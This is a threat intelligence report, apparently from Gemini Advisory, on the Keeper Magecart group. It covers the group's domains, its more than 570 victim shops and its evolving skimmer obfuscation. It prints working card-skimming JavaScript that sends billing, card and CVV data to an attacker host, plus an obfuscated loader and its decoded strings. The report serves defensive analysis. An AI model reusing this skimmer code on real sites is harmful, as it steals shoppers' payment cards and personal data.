“Keeper” Magecart Group Infects 570 Sites

geminiadvisory.io/keeper-magecart-group-infects-570-sites/

July 7, 2020

Key Findings

- Gemini discovered that the “Keeper” Magecart group, which consists of an interconnected network of 64 attacker domains and 73 exfiltration domains, has targeted over 570 victim e-commerce sites in 55 different countries from April 1, 2017 until the present. The Keeper exfiltration and attacker domains use identical login panels and are linked to the same dedicated server; this server hosts both the malicious payload and the exfiltrated data stolen from victim sites.
- Over 85% of the victim sites operated on the Magento CMS, which is known to be the top target for Magecart attacks and boasts over 250,000 users worldwide. The country hosting the largest selection of these victim e-commerce sites was the United States, followed by the United Kingdom and the Netherlands.

- Gemini uncovered an unsecured access log on the Keeper control panel with 184,000 compromised cards with time stamps ranging from July 2018 to April 2019. Extrapolating the number of cards per nine months to Keeper's overall lifespan, and given the dark web median price of $10 per compromised Card Not Present (CNP) card, this group has likely generated upwards of $7 million USD from selling compromised payment cards.
- The Keeper Magecart group has been active for three years, over which time it has continually improved its technical sophistication and the scale of its operations. Based on this pattern of successful Magecart attacks, Gemini assesses with high confidence that Keeper is likely to continue launching increasingly sophisticated attacks against online merchants across the world.

Background

In mid-2020, Magecart attacks have become a daily occurrence for small to medium-sized e-commerce businesses in the United States as well as the rest of the world. Operating on an outdated content management system (CMS), utilizing unpatched add-ons, or having administrators' credentials compromised through sequel injections leaves e-commerce merchants vulnerable to a variety of different attack vectors. Over the past six months, the Gemini team has uncovered thousands of Magecart attacks ranging from simple dynamic injection of malicious code using a criminally hosted domain, to leveraging Google Cloud or GitHub storage services and using steganography to embed malicious payment card-stealing code into an active domain's logos and images. The criminals behind this threat constantly evolve and improve their techniques to prey on unsuspecting victims who do not emphasize domain security.

As has been previously reported, there are numerous stand-alone Magecart groups that actively use unique methods to target hundreds and thousands of e-commerce sites yearly. One such group was responsible for compromising a Volusion CMS, in turn infecting over 6,000 e-commerce sites with payment card-stealing scripts for nearly a month in the third quarter of 2019.

While analyzing numerous Magecart attacks, Gemini successfully established a full link between an active Magecart group, its techniques, indicators of compromised (IOCs), evolving tactics, victims, and an estimated number of cards offered for sale. The Gemini team has named this group "Keeper" based on its repeated usage of a single domain called fileskeeper[.]org to inject malicious payment card-stealing JavaScript (JS) into the website's HTML code, as well as receive compromised card data. Analysis revealed that the Keeper group includes an interconnected network of 64 attacker domains used to deliver malicious JS payloads (see Appendix A) and 73 exfiltration domains used to receive stolen payment cards data from victim domains (see Appendix B). This network targeted over 570 victim e-commerce sites in 55 different countries from April 1, 2017 until the present.




Image 1: Keeper’s attacker domains, targets, and exfiltration domains affected 55 countries worldwide.

In-Depth Analysis

Keeper

The Keeper group, much like many other Magecart groups, attempted to disguise its malicious attacker domains as legitimate services, or, in this case, even legitimate sites. Several of the attacker domains attempted to closely imitate legitimate site names by changing the top-level domain or several characters within the domain name. For example, the attacker domain closetlondon[.]org attempted to imitate closetlondon.com. In addition to imitating legitimate site names, this group also attempted to imitate popular website plugins and payment gateways.

Gemini determined that Keeper's exfiltration and attacker domains use identical login panels and are linked to the same dedicated server; this server hosts both the malicious payload and the exfiltrated data stolen from victim sites. Below is an example of how a dedicated server is used to host Magecart infrastructure responsible for collecting compromised card data from numerous e-commerce domains.




Image 2: Dedicated server hosting Magecart infrastructure designed to collect payment card data from target domains.




Image 3: Keeper utilized an identical login panel for all of its exfiltration URLs, which were connected to a single dedicated server.

Over 85% of the victim sites operated on the Magento CMS, which is known to be the top target for Magecart attacks and boasts over 250,000 users worldwide. The country hosting the largest selection of these victim e-commerce sites was the United States, at 28%, followed by the United Kingdom and the Netherlands.




Image 4: List of compromised domains by country or territory.





Image 5: CMS distribution by victim sites.

Through the analysis of the dedicated server and numerous hosted exfiltration and attacker domains, Gemini was able to identify over 570 individuals attacks on numerous e-commerce sites across the world that occurred between April 2017 and the present (see Appendix C). By analyzing victim domains and the payload scripts that were used to infect them, analysts discovered the evolution of obfuscation and data collection methods.


> **April 1, 2017:** One of the initial attacks was carried out against dressedinwhite.com through the attacker domain js-storage[.]click. The Keeper group utilized public obfuscation methods, which made it simple to decode. The JS payload was created to focus primarily on two specific payment card data fields (card number and expiration date), but also to gather all other available fields on the checkout page.
>
> **August 9, 2018:** The online bicycle merchant milkywayshop.it was infected by the attacker domain dobell[.]su. The malicious JS payload was hiding in plain sight and did not have any private or public obfuscation and displayed the payload in cleartext. The payload collected all of the data from the fields commonly seen on the checkout page, such as card data, billing information, and additional personally identifiable information (PII).



```
function SendReport(){
    var msg =
    "billing-email=" + jQuery("#billing\\:email").val() +
    "&billing-firstname=" + jQuery("#billing\\:firstname").val() +
    "&billing-lastname=" + jQuery("#billing\\:lastname").val() +
    "&billing-street-=" + jQuery("#billing\\:street1").val() + " " + jQuery("#billing\\:street2").val() +
    "&billing-postcode=" + jQuery("#billing\\:postcode").val() +
    "&billing-state=" + jQuery("#billing\\:region").val() +
    "&billing-city=" + jQuery("#billing\\:city").val() +
    "&billing-country_id=" + jQuery("#billing\\:country_id").val() +
    "&billing-telephone=" + jQuery("#billing\\:telephone").val() +
    "&payment-cc_number=" + jQuery(document.ccNumName).val() +
    "&payment-cc_name=" + jQuery("#billing\\:firstname").val() + " " + jQuery("#billing\\:lastname").val() +
    "&payment-cc_exp_month=" + jQuery(document.ccMonthName).val() +
    "&payment-cc_exp_year=" + jQuery(document.ccYearName).val() +
    "&payment-cc_cid=" + jQuery(document.ccCvcName).val() +
    "&idd="+ window.location.host;
    //console.log(msg)
    encData = encryptData(msg);
    jQuery.ajax({ url:"https://dobell.su/tr/",
```

Image 6: Collected data field on the MilkyWayShop website.

> **November 26, 2018:** From November 2018 to the present, the threat actors have used custom obfuscation methods. This was first identified in the infection of casterdepot.com. The JS payload was injected by the attacker domain swappastore[.]com and collected information from all commonly seen fields on the checkout page, such as card data, billing information, and additional PII.




```
var _$_b012=(function(c,j)
{
    var d=c.length;
    var b=[];
    for(var e=0;e< d;e++)
    {
        b[e]= c.charAt(e)
    }
    ;
    for(var e=0;e< d;e++)
    {
        var h=j* (e+ 146)+ (j% 31524);
        var q=j* (e+ 121)+ (j% 51421);
        var o=h% d;
        var m=q% d;
        var k=b[o];
        b[o]= b[m];b[m]= k;j= (h+ q)% 3794408
    }
    ;
    var l=String.fromCharCode(127);
    var p="";
    var g="\x25";
    var i="\x23\x31";
    var a="\x25";
    var f="\x23\x30";
    var n="\x23";
    return b.join(p).split(g).join(l).split(i).join(a).split(f).join(n).split(l)
}
)("iptanp>a#uNtocsta4c0onermnlpMgfi7ila%hr\\l0%tomteb-ii=eo/Cu6o%inumunni 7Kmtge%%cie&ieitjyi&eWlfpeelcetbsugm%|lai:t%t9-p=t=hkcio2t%hdnftDd#0loickl
mdcis:txagiel#ifeemttntsnilcm0btcl=y:ad-n#_lbnl2iayc#ng%:=anhmi=tpcbjerllg_mm_\\
    o8ni-raltl%colh1sab%%ame=ap00%isa#oosliseba_ymbnmcv2n%-sbgefsgs%aobilTnotp\\|tae0%Td&%n0ceulin_ll%aceret#iz:&be=r-%os#simlQ.clFi&\\lg%cei\\cncd%
nnteiacihluri=g-nk0&Xgc_scgtirhg&imtsfs_bn0mUs+qn==%0nmlRaegugcgeyye%ilriNg-cut&ar:_elOt5e%rn%in%htnoheCwyeb%%4veepinoysnhdyh_a:ct#bciil8ng0_%%lroro
-E%eln-tecc-_%_s-xbe&c-\\%#ltmeStyinoAlt cd%sccenrnrfCnmni__aoblo\\nletegpiceroGtptJhtbi&l#ceaha_#aiC_e%_0ipb%umtl%Cptyiwptadri%xli_/tnploon:b%ndh%i
i_udabrenn8gx%cAj1nene%k0_&ot#ceaal=clm%ciplannincx&_onO8pt%ndgf%esce/%2mpx/%t:rc%Htm/nA-otO#pra_a%b_%ax\\
    n%%#%it=pernldaeab=a%s%-lknhaah%Lce+huBlpc%|%/-t1intPkiymgV&0:Z=&l%enetsoiPlnISr@ uiset01pattcalta%ilCodbe_%yc%lYodlb+ei0sode3tg-its:he\\
    %eiSee%etrgeh:i_%p#st\\-coeCenyC=du%cuh%t^ee%rdnc#",2692845);
setTimeout(function()
{
    document[_$_b012[0]]= _$_b012[1];document[_$_b012[2]]= _$_b012[3];a();if(( new RegExp(_$_b012[6]))[_$_b012[5]](window[_$_b012[4]]))
    {
        setInterval(function()
        {
            c()
        }
        ,3000)
    }
```

```
checkClassName
874221
shippingContainer
#payment-buttons-container > button
location
test
onepage|checkout|onestep|firecheckout
hasClass
click
addClass
billing-email=
val
#billing\:email
&billing-firstname=
#billing\:firstname
&billing-lastname=
#billing\:lastname
&billing-street-=
#billing\:street1

#billing\:street2
&billing-postcode=
#billing\:postcode
&billing-state=
#billing\:region
&billing-city=
#billing\:city
&billing-country_id=
#billing\:country_id
&billing-telephone=
#billing\:telephone
